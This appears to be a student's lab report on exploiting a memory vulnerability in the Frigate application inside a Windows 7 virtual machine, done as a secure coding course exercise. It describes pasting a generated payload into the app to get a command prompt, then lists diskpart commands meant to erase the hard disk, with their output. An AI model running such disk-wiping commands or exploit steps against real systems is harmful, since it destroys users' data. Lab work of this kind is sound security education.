
SECURE CODING LAB

TOPIC: Working with memory vulnerabilities


RISHAB BANTHIA 18BCN7076

Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it




Downloaded python 2.7 and unzipped the Vulln file


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help




Running the exploit script 2 to generate the payload



Now execute the payload in the frigate.Go to Disk ->Find Computer and then paste the payload.



After execution the frigate application closes and the cmd opens



Now follow these commands to erase hdd.

- -diskpart
- -list disk
- -select Disk 0
- -clean

```
Administrator: C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\IEUser\Desktop>diskpart
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999–2008 Microsoft Corporation.
On computer: IEWIN7
DISKPART> list disk
   Disk ###
                 Status
                                        Size
                                                    Free
                                                                  Dyn
                                                                         Gpt
                                                          0 B
   Disk Ø
                 Online
                                          40 GB
DISKPART> select Disk Ø
Disk 0 is now the selected disk.
DISKPART> clean
Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.
DISKPART> _
```